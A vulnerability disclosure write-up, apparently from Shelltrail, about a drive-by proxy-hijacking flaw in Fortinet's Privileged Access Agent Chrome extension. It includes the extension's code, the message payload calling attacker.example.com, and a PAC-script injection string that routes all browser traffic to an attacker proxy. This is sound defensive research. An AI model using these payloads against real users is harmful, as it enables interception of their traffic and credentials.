
TL;DR
During an engagement, Shelltrail's consultants discovered a Critical vulnerability (CVSS 9.6) tracked as CVE-2026-84388 in Fortinet Privileged Access Agent Chrome extension, which allowed an attacker to set a malicious proxy in a drive-by attack of any user with the extension installed.
FortiPAM and Fortinet Privileged Access Agent
To begin with and in order to understand the vulnerabilities in the Fortinet Privileged Access Agent extension it is important to understand the context in which it acts.
FortiPAM is Fortinet's Privileged Access Management platform, which enables
organizations to control access to systems, sensitive credentials and enable
monitoring of the access in question. In short the platform stores secrets and
brokers access to systems while keeping an audit trail as well as managing secrets
rotation. Users log in to the FortiPAM web application and launches a Secret,
which connects them to the service in question using the credentials stored in
FortiPAM, with FortiPAM acting as a proxy. This way the secret is never
accessible by the user's browser, but rather inserted by the FortiPAM proxy.
To integrate the FortiPAM service into the users browser, Fortinet makes use of the Fortinet Privileged Access Agent extension. This extension has two main features:
- To set the browser's proxy to the FortiPAM instance for a given service and to enable insertion of the credentials (although the real credentials are inserted by FortiPAM itself).
- Optionally record browser sessions by taking screenshots of a given tab in the browser and send it to a storage location.
So how does the extension know when and how to set the proxy used to access a specific service? Our curiosity was sparked and we questioned whether or not it was possible to set our own proxy using this extension somehow, as this could be a fun way to create a Mickler-in-the-Middle situation if successful (yes - we will trademark Mickler-in-the-Middle).
Extension permissions
Before diving into all the hacking and stuff it may be good to know a bit or
two about chrome extensions. Extensions are used to extend the current functionality
of the browser and are distributed with the .crx file extension. This file
is, to simplify, a zip-archive with a bunch of files in it. One of these
files that must exist in order to classify as an exension is the manifest.json
file, which includes descriptions of the rest of the contents of the extension
as well as which permissions are needed. Another file of interest in this extension
is the service_worker.js file which is responsible for the core functionality of
the extension.
After downloading and unpacking the Privilege Access Agent extension, the manifest.json file can be
inspected to look for interesting information about the extension and its
permissions. Below you'll find the contents of the file (truncated to only
see the interesting parts):
{
   [...],
   "background": {
      "service_worker": "service_worker.js"
   },
   [...],
   "externally_connectable": {
      "matches": [ "<all_urls>" ]
   },
   "permissions": [ "tabs", "privacy", "cookies", "offscreen", "proxy", "alarms", "declarativeNetRequest", "storage", "unlimitedStorage", "action", "clipboardRead", "clipboardWrite", "webNavigation", "webRequest", "contextMenus", "browsingData" ],
   [...],
}
As can be seen in the manifest file, the externally_connectable matches
<all_urls> which implies that any web page, not just Fortinet infrastructure,
is allowed to send messages directly to the extension's service worker via
chrome.runtime.sendMessage(). This is one of the methods of communicating
with the extension from JavaScript on a web page.
In addition to this, the extension is also provided with the proxy permission,
which grants it the ability to call chrome.proxy.settings.set() and replace
the browser's proxy configuration entirely. Perhaps not surprisingly as this is
a core feature of the extension.
Getting a trusted host
Great, we can now see that we have the permissions to send messages to the
extension from an arbitrary web page. By intercepting the message sent from
the FortiPAM WebUI when we launch a Secret, we can see the content and try to replay it
from another web page.

Unfortunately we're met with an error message that we are unauthorized to
initiate a Secret so there must be another mechanism at play here, preventing
our attempts. The image below displays the error message in the console of
the service worker (ignore the errors about WebSockets as it is not relevant in
the current context).
Reviewing the service_worker.js file looking for the error message, we can see
that it performs a check if the host in question is in this.getPAMHostnameList(),
which is not the case.
async onMessageExternalHandler(e, t, r) {
  const { url: i } = t;
  try {
    const e = await this.getPAMHostnameList(),
          t = new URL(i).hostname;
    if (!e.includes(t))
      return void this.logger.logWarn(`Unauthorized host ${t} attempting to initiate secreet`);
  } catch (r) {
    return void this.logger.logWarn("Error when processing external message", { msg: e, sender: t });
  }
  this.validStandaloneChromium(e)
    ? (this.logger.logInfo("Received Chromium GUI launch request", gt.hideToken(e)),
       this.launchStandaloneSession(e, r))
    : r(K);
}
When using the legit FortiPAM application, we did not have to configure the extension in any way, so there must be a way for the web application to register the hostname to this trusted host list.
Looking in the service_worker.js code we can backtrace how this registration
process occurs and can see that the hostname is added to the list of trusted
hosts in the handlePAMStateCall function which gets triggered before a request
is sent to a URL matching https://<hostname>/api/v2/monitor/web-ui/state.
[...]
        const e = "application/json"
          , t = 'video/webm; codecs="vp8"'
          [...]
          , E = "/XX/YY/ZZ/saml/login"
          , I = "/api/v2/monitor/web-ui/state"
          , M = "/api/v2/cmdb/secret/target"
          , x = "https://"
          , P = "sec_id"
          , A = /Chrom(e|ium)\/([0-9]+)\./;
[...]

async handlePAMStateCall(e) {
  const { url: t, initiator: r, tabId: i } = e;
  if (r) {
    if (r.startsWith("chrome") || r.startsWith("moz") || r.startsWith("edge")) return;
  } else if (i && i === chrome.tabs.TAB_ID_NONE) return;

  const n = await this.getCurrentLoggedInUser(t);
  n && await this.setPAMUsername(n);

  try {
    const e = new URL(t).hostname,
          r = await this.getPAMHostnameList();
    r ? r.includes(e) || (r.push(e), await this.setPAMHostnameList(r))
      : await this.setPAMHostnameList([e]);
  } catch (e) {}
}

[...]

registerListeners() {
                chrome.webRequest.onBeforeRequest.addListener((e => (this.handlePAMStateCall(e),
                {})), {
                    urls: [`https://*${I}`]
                }),

[...]
We now would like to test the assumption that sending a request to a host with the given path would lead to the host in question being added to the list of trusted hosts:

Resulting in the target host being added to the list of trusted hosts in the local storage of the web browser:

Great success! Now we have added a trusted host, and should be able to send a message to
the service worker to launch a fake Secret.
Setting the proxy
A malicious attacker page can now send a valid launch request:
chrome.runtime.sendMessage(EXTENSION_ID, {
  action:      "launcher",
  type:        "extension",
  domain:      "https://attacker.example.com",
  sec_id:      1,
  launcher:    "extension",
  accesstoken: "any_value",
  user_agent:  "chrome"
}, callback);
This message will be handled by the previously included onMessageExternalHandler and
eventually result in a POST request to https://attacker.example.com/pam/info?sec_id=1&launcher=extension,
i.e. the domain specified in the message.
The response to this request should return the configuration information for the
extension such as setting the proxy server used to access the Secret.
Since the attacker controls this server, they can return an arbitrary JSON body.

The returned information is later parsed in mapSessionInfo where we want to
set the proxy configuration according to:
static mapSessionInfo(e, t, r, i, n, a, s) {
    const o = {
		[...],
        proxy: {
            enabled: e.ProxyMode,			// set to true as we want to proxy traffic
            host: e.ExplicitProxyAddr,		// "evil-proxy.attacker.com"
            port: e.ExplicitProxyPort,		// 8080
            type: e.DomainAccess,			// "proxy"
            domains: e.Domains?.map(...),	// optional per-domain rules
            script: e.SystemProxyUrl		// optional: URL of a PAC script to fetch
        },
		[...],
        pamUrl: e.ProxyGateway,				// this is a neat little thing we'll cover shortly
        [...]
    };
    return gt.processInputSelector(o),
    o
}
This information then flows through prelaunchStandalone → addProxyConfig →
setPacScript → applyPacScript:
// setPacScript - builds the full PAC function
async setPacScript() {
  const e = Object.values(this.record).map(e => yt.makePacScriptLine(e)),
        t = await this.getPacScriptDefaults(),
        r = "function FindProxyForURL(url, host) {" + e.join("") + t + "}";
  await this.applyPacScript(r);
}

// makePacScriptLine - per-session entry in the PAC function
static makePacScriptLine(e) {
  const t = (e.domains || []).map(t => yt.makePacLine(t, e.host, e.port, e.mode)).join(""),
        r = `if (shExpMatch(host, "${e.pam_url}")) return "DIRECT";`;
  return `if (shExpMatch(host, "${e.access_url}")) return "PROXY ${e.host}:${e.port}";` + r + t;
}

// applyPacScript - calls chrome.proxy.settings.set with mandatory PAC
applyPacScript(e) {
  const t = { mode: "pac_script", pacScript: { data: e, mandatory: true: } };
  chrome.proxy.settings.set({ value: t, scope: "regular" }, () => { ... });
}
An interesting thing to note in the makePacScriptLine function is that the
pam_url which comes from the ProxyGateway setting returned by the malicious
server is directly inserted into the PAC script without escaping.
Consider if the server returned the following value for the ProxyGateway:
*")) { return "PROXY <host>:<port>"; } if (shExpMatch(host, "dummy
Then the resulting PAC script returned by makePacScriptLine would be:
if (shExpMatch(host, "*"))
{
	return "PROXY <host>:<port>";
}
if (shExpMatch(host, "dummy")) return "DIRECT";
This would result in all browser traffic being sent through the
attacker-controlled proxy server. As the call to chrome.proxy.settings.set
also includes mandatory: true, this will override any system proxy setting in
use.
Impact
The impact of this issue is a browser-wide proxy hijacking that survives restarts of the browser. Any traffic that flows unencrypted through the proxy could be intercepted as well as any encrypted traffic given the user accepts the certificate of the proxy.
Due to time constraints, deeper digging into all of the abilities in the extension, such as recording the users browser or trying to steal NetNTLM-hashes was never fully assessed, but this seems to have been addressed by fellow branch colleagues :)
PoC
In the following video you will see the following steps performed:
- Show that the Fortinet Privileged Access Agent is installed in the browser.
- Browse to shelltrail.com to show that the proxy is not currently set in the browser.
- Go to localhost:8000 to launch the attack against the extension.
- The attack now launches a fake
Secretto example.com and you can see traffic flowing through the proxy on the right hand side of the screen. - Browse to fortinet.com to see that the proxy is active.
- Close the browser and re-open it to show that the proxy configuration is persistent (unfortunately on re-opening the browser google.com was visited which is under HSTS preloading :S)
Summary and disclosure timeline
- 2026-06-15: Vulnerabilities discovered and reported to Fortinet PSIRT
- 2026-06-18: Fortinet PSIRT confirmed vulnerability
- 2026-08-04: Fix applied by Fortinet
- 2026-09-08: Advisory released
Interestingly enough, this security issue was also noted by several other security researchers, namely: Kevin Joensen from Baldur Security, Eric Brandel from Target, and James Arnott from Bay Area Labs.